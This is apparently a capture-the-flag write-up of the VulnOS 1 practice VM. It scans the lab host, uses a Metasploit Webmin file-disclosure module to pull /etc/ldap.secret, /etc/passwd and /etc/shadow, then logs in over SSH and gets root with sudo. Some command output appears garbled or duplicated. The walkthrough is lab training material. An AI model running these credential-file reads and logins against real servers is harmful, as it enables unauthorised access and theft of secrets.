

VulnOS: 1

শনিবার, ১৮ সেপ্টেম্বর, ২০২১ ১১:০১ PM


First I checked for the ip of the vulnerable server using netdiscover command

Currently scanning: 172.16.4.0/16 | Screen View: Unique Hosts


26 Captured ARP Req/Rep packets, from 6 hosts. Total size: 1560

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	50:d4:f7:80:72:7b	11	660	TP-LINK TECHNOLOGIES
192.168.1.139	08:00:27:43:06:19	5	300	PCS Systemtechnik Gm
192.168.1.100	5a:0f:6a:f4:83:22	1	60	Unknown vendor
192.168.1.165	30:e3:7a:b2:6f:3d	7	420	Intel Corporate
192.168.1.159	0c:f3:46:ff:5d:ff	1	60	Xiaomi Communication
192.168.1.161	b4:c0:f5:79:a8:e7	1	60	Shenzhen TINNO Mobil

It should have shown virtual machine as hostname but since there was none showing it I went back to the virtual box of the vulnerable server. I went to settings > Network > Advanced to find the mac address. Later I matched the mac address with this list to find the ip. Turns out the ip is 192.168.1.139



This is the website of the server



Welcome to VulnOS !
This is a vulnerable server. DO NOT USE this OS in a production environment !!

First I did a nmap scan

```
(root@kali)-[/home/kali]
# nmap -sC 192.168.1.139
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-18 13:41 EDT
Nmap scan report for 192.168.1.139
Host is up (0.00070s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 43:a6:84:8d:be:1a:ee:fb:ed:c3:23:53:14:14:8f:50 (DSA)
|   2048 30:1d:2d:c4:9e:66:d8:bd:70:7c:48:84:fb:b9:7b:09 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
|_smtp_commands: VulnOS.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STA
RTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl_cert: Subject: commonName=VulnOS.home
|_Not valid before: 2014-03-09T14:00:56
|_Not valid after: 2024-03-06T14:00:56
|_ssl_date: 2021-09-18T17:43:54+00:00; +7s from scanner time.
|_ssl_v2:
|_SSLv2 supported
```

```

SSL2 supported
ciphers:
  SSL2_DES_192_EDE3_CBC_WITH_MD5
  SSL2_RC4_128_WITH_MD5
  SSL2_RC4_128_EXPORT40_WITH_MD5
  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
  SSL2_DES_64_CBC_WITH_MD5
  SSL2_RC2_128_CBC_WITH_MD5
53/tcp open domain
dns-nsid:
  bind.version: 9.7.0-P1
80/tcp open http
  _http-title: index
110/tcp open pop3
  _pop3-capabilities: RESP-CODES UIDL CAPA STLS TOP SASL PIPELINING
  ssl-cert: Subject: commonName=VulnOS.home
  Not valid before: 2014-03-09T14:00:56
  Not valid after: 2024-03-06T14:00:56
  _ssl-date: 2021-09-18T17:44:23+00:00; +7s from scanner time.
  sslv2:
    SSLv2 supported
    ciphers: none
111/tcp open rpcbind
  rpcinfo:
    program version port/proto service
    100000 2 111/tcp rpcbind
    100000 2 111/udp rpcbind
    100003 2,3,4 2049/tcp nfs
    100003 2,3,4 2049/udp nfs
    100005 1,2,3 52586/udp mountd
    100005 1,2,3 53480/tcp mountd
    100021 1,3,4 32852/udp nlockmgr
    100021 1,3,4 37241/tcp nlockmgr
    100024 1 49076/udp status
    100024 1 52884/tcp status
139/tcp open netbios-ssn
143/tcp open imap
  _imap-capabilities: MULTIAPPEND SORT=DISPLAY IDLE completed Capability
  SASL-IR SEARCHRES IMAP4rev1 UNSELECT STARTTLS WITHIN LOGINDISABLEDA0001
  ESORT OK CONTEXT=SEARCH ESEARCH QRESYNC CONDSTORE LOGIN-REFERRALS CHILDRE
  EN THREAD=REFERENCES I18NLEVEL=1 LITERAL+ UIDPLUS ID LIST-EXTENDED ENABL
  E NAMESPACE SORT THREAD=REFS
  ssl-cert: Subject: commonName=VulnOS.home
  Not valid before: 2014-03-09T14:00:56
  Not valid after: 2024-03-06T14:00:56
  _ssl-date: 2021-09-18T17:44:23+00:00; +6s from scanner time.
  sslv2:
    SSLv2 supported
    ciphers: none
389/tcp open ldap
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
901/tcp open samba-swat
993/tcp open imaps
  _imap-capabilities: MULTIAPPEND SORT=DISPLAY IDLE completed Capability
  SASL-IR SEARCHRES IMAP4rev1 UNSELECT AUTH-PLAIN WITHIN AUTH-LOGINA0001 E
  SORT OK CONTEXT=SEARCH ESEARCH QRESYNC CONDSTORE LOGIN-REFERRALS CHILDRE
  N THREAD=REFERENCES I18NLEVEL=1 LITERAL+ UIDPLUS ID LIST-EXTENDED ENABL
  E NAMESPACE SORT THREAD=REFS
  ssl-cert: Subject: commonName=VulnOS.home
  Not valid before: 2014-03-09T14:00:56
  Not valid after: 2024-03-06T14:00:56
  _ssl-date: 2021-09-18T17:43:19+00:00; +6s from scanner time.
  sslv2:
    SSLv2 supported
    ciphers: none
995/tcp open pop3s
  _pop3-capabilities: USER UIDL CAPA RESP-CODES TOP SASL(PLAIN LOGIN) PIP
  ELINING
  ssl-cert: Subject: commonName=VulnOS.home
  Not valid before: 2014-03-09T14:00:56
  Not valid after: 2024-03-06T14:00:56
  _ssl-date: 2021-09-18T17:43:20+00:00; +6s from scanner time.
  sslv2:
    SSLv2 supported
    ciphers: none
2000/tcp open cisco-sccp
2049/tcp open nfs
3306/tcp open mysql
  mysql-info:
    Protocol: 10
    Version: 5.1.73-0ubuntu0.10.04.1
    Thread ID: 311
    Capabilities flags: 63487
    Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, Spea
    ks41ProtocolOld, ConnectWithDatabase, IgnoreSigpipes, SupportsTransactio
    ns, LongPassword, FoundRows, InteractiveClient, Speaks41ProtocolNew, Sup
    portsCompression, IgnoreSpaceBeforeParenthesis, LongColumnFlag, Supports
    LoadDataLocal, ODBCClient
    Status: Autocommit

```



```

`MjM~WE.ARE.se~MMjMs
+~KANSAS.CITY's~`

```

I searched for webmin

```

msf6 > search webmin

Matching Modules
=====
#  Name
--  --
0  exploit/unix/webapp/webmin_show_cgi_exec 2012-09-06 excellent Yes Webmin /f
   file/show.cgi Remote Command Execution
1  auxiliary/admin/webmin/file_disclosure 2006-06-30 normal No Webmin Fi
   le Disclosure
2  exploit/linux/http/webmin_packageup_rce 2019-05-16 excellent Yes Webmin Pa
   ckage Updates Remote Command Execution
3  exploit/unix/webapp/webmin_upload_exec 2019-01-17 excellent Yes Webmin Up
   load Authenticated RCE
4  auxiliary/admin/webmin/edit_html_fileaccess 2012-09-06 normal No Webmin ed
   it_html.cgi file Parameter Traversal Arbitrary File Access
5  exploit/linux/http/webmin_backdoor 2019-08-10 excellent Yes Webmin pa
   ssword_change.cgi Backdoor

Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/http/we
bmin_backdoor

```

There are some exploits. I chose file_disclosure because there is where password file is.

```
msf6 > use auxiliary/admin/webmin/file_disclosure
```

```

msf6 auxiliary(admin/webmin/file_disclosure) > options

Module options (auxiliary/admin/webmin/file_disclosure):

Name      Current Setting  Required  Description
--      -
DIR        /unauthenticated yes        Webmin directory path
Proxies    /unauthenticated no         A proxy chain of format type:host:port[,type:host:por
t][...]
RHOSTS     /unauthenticated yes        The target host(s), see https://github.com/rapid7/met
asploit-framework/wiki/Using-Metasploit
RPATH      /etc/passwd      yes        The file to download
RPORT      10000            yes        The target port (TCP)
SSL        false            no         Negotiate SSL/TLS for outgoing connections
VHOST      /unauthenticated no         HTTP server virtual host

Auxiliary action:

Name      Description
--      -
Download  Download arbitrary file

```

Set the path to /etc/ldap.secret and run the exploit

```

msf6 auxiliary(admin/webmin/file_disclosure) > set rhosts 192.168.1.139
rhosts => 192.168.1.139
msf6 auxiliary(admin/webmin/file_disclosure) > set rpath /etc/ldap.secret
rpath => /etc/ldap.secret
msf6 auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.1.139

[*] Attempting to retrieve /etc/ldap.secret...
[*] The server returned: 200 Document follows
canuhackme
[*] Auxiliary module execution completed

```

I got the document "canuhackme" which is our ssh password.

Then I set the path to /etc/passwd to find the user admin name

```

msf6 auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.1.139

[*] Attempting to retrieve /etc/passwd...
[*] The server returned: 200 Document follows
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
landscape:x:102:108::/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,:/home/vulnosadmin:/bin/bash
sysadmin:x:1001:1001:/home/sysadmin:/bin/sh
webmin:x:1002:1002:/home/webmin:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false

```



```

landscape:x:102:108::/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,,:/home/vulnosadmin:/bin/bash
sysadmin:x:1001:1001::/home/sysadmin:/bin/sh
webmin:x:1002:1002::/home/webmin:/bin/sh
hackme:x:1003:1003::/home/hackme:/bin/sh
sa:x:1004:1004::/home/sa:/bin/sh
stupiduser:x:1005:1005::/home/stupiduser:/bin/sh
messagebus:x:103:112::/var/run/dbus:/bin/false
distccd:x:104:65534:::/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
openldap:x:106:113:OpenLDAP Server Account,,,:/nonexistent:/bin/false
ftp:x:1006:1006::/home/ftp:/bin/sh
mysql:x:107:115:MySQL Server,,,:/var/lib/mysql:/bin/false
telnetd:x:108:116::/nonexistent:/bin/false
bind:x:109:117::/var/cache/bind:/bin/false
postgres:x:110:118:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
postfix:x:111:119::/var/spool/postfix:/bin/false
dovecot:x:112:121:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
tomcat6:x:113:122::/usr/share/tomcat6:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:123::/var/lib/snmp:/bin/false
nagios:x:116:124::/var/lib/nagios:/bin/false
openerp:x:117:125:Open ERP server,,,:/home/openerp:/bin/false
[*] Auxiliary module execution completed

```

There was no luck. Most likely the admin changed the path name.

So I tried `set rpaths /etc/shadow`

And run the exploit

```

msf6 auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.1.139

[*] Attempting to retrieve /etc/shadow...
[*] The server returned: 200 Document follows
root:*:16137:0:99999:7:::
daemon:*:16137:0:99999:7:::
bin:*:16137:0:99999:7:::
sys:*:16137:0:99999:7:::
sync:*:16137:0:99999:7:::
games:*:16137:0:99999:7:::
man:*:16137:0:99999:7:::
lp:*:16137:0:99999:7:::
mail:*:16137:0:99999:7:::
news:*:16137:0:99999:7:::
uucp:*:16137:0:99999:7:::
proxy:*:16137:0:99999:7:::
www-data:*:16137:0:99999:7:::
backup:*:16137:0:99999:7:::
list:*:16137:0:99999:7:::
irc:*:16137:0:99999:7:::
gnats:*:16137:0:99999:7:::
nobody:*:16137:0:99999:7:::
libuuid:*:16137:0:99999:7:::
syslog:*:16137:0:99999:7:::
landscape:*:16137:0:99999:7:::
landscape:*:16137:0:99999:7:::
vulnosadmin:$6$SLX95CH$5pVAdp447R4MEFKtHrwcDV7W1BuIP2Yp0NJTVPy37K9U11SFuLena8p.xbn5VJfAeg1W028
lJNAPrLXagLmo/16137:0:99999:7:::
sysadmin:admin:16137:0:99999:7:::
webmin:webmin:16137:0:99999:7:::
hackme:hackme:16137:0:99999:7:::
sa:password:16137:0:99999:7:::
stupiduser:stupiduser:16137:0:99999:7:::
messagebus:*:16137:0:99999:7:::
distccd:*:16137:0:99999:7:::
sshd:*:16137:0:99999:7:::
openldap:*:16137:0:99999:7:::
ftp:*:16137:0:99999:7:::
mysql:*:16137:0:99999:7:::
telnetd:*:16137:0:99999:7:::
bind:*:16137:0:99999:7:::
postgres:*:16137:0:99999:7:::
postfix:*:16137:0:99999:7:::
dovecot:*:16137:0:99999:7:::
tomcat6:*:16137:0:99999:7:::
statd:*:16137:0:99999:7:::
snmp:*:16137:0:99999:7:::
nagios:*:16137:0:99999:7:::
openerp:*:16137:0:99999:7:::
[*] Auxiliary module execution completed

```

I found the user admin name which was vulnosadmin

Now I tried to remotely log in via ssh

```

(kali@kali)~$ ssh vulnosadmin@192.168.1.139
The authenticity of host '192.168.1.139 (192.168.1.139)' can't be e
stablished.
RSA key fingerprint is SHA256:120yPVRzqE9txEMwbqjW3EMbr4XLmvS3+pjvt
8eGMjg.
Are you sure you want to continue connecting (yes/no/[fingerprint])
? yes
Warning: Permanently added '192.168.1.139' (RSA) to the list of kno
wn hosts.
vulnosadmin@192.168.1.139's password:
Linux VulnOS 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb 19 01:20
:04 UTC 2014 1686 GNU/Linux
Ubuntu 10.04.4 LTS

Welcome to Ubuntu!
 * Documentation: https://help.ubuntu.com/

System information as of Sat Sep 18 22:32:02 CEST 2021
System load: 0.42          Processes:    144
Usage of /: 16.9% of 23.06GB Users logged in: 0
Memory usage: 37%          IP address for eth0: 192.168.1.139
Swap usage: 0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release 'precise' available.
Run 'do-release-upgrade' to upgrade to it.

New release 'precise' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Mar 19 17:31:44 2014 from 192.168.1.3

```

I was able to log in.

It was time to get to root.

```
vulnosadmin@Vuln0S:~$ sudo bash
[sudo] password for vulnosadmin:
root@Vuln0S:~#
root@Vuln0S:~#
root@Vuln0S:~# id
uid=0(root) gid=0(root) groepen=0(root)
root@Vuln0S:~#
root@Vuln0S:~#
```

Logged into root

BOX SUCCESSFULLY COMPLETED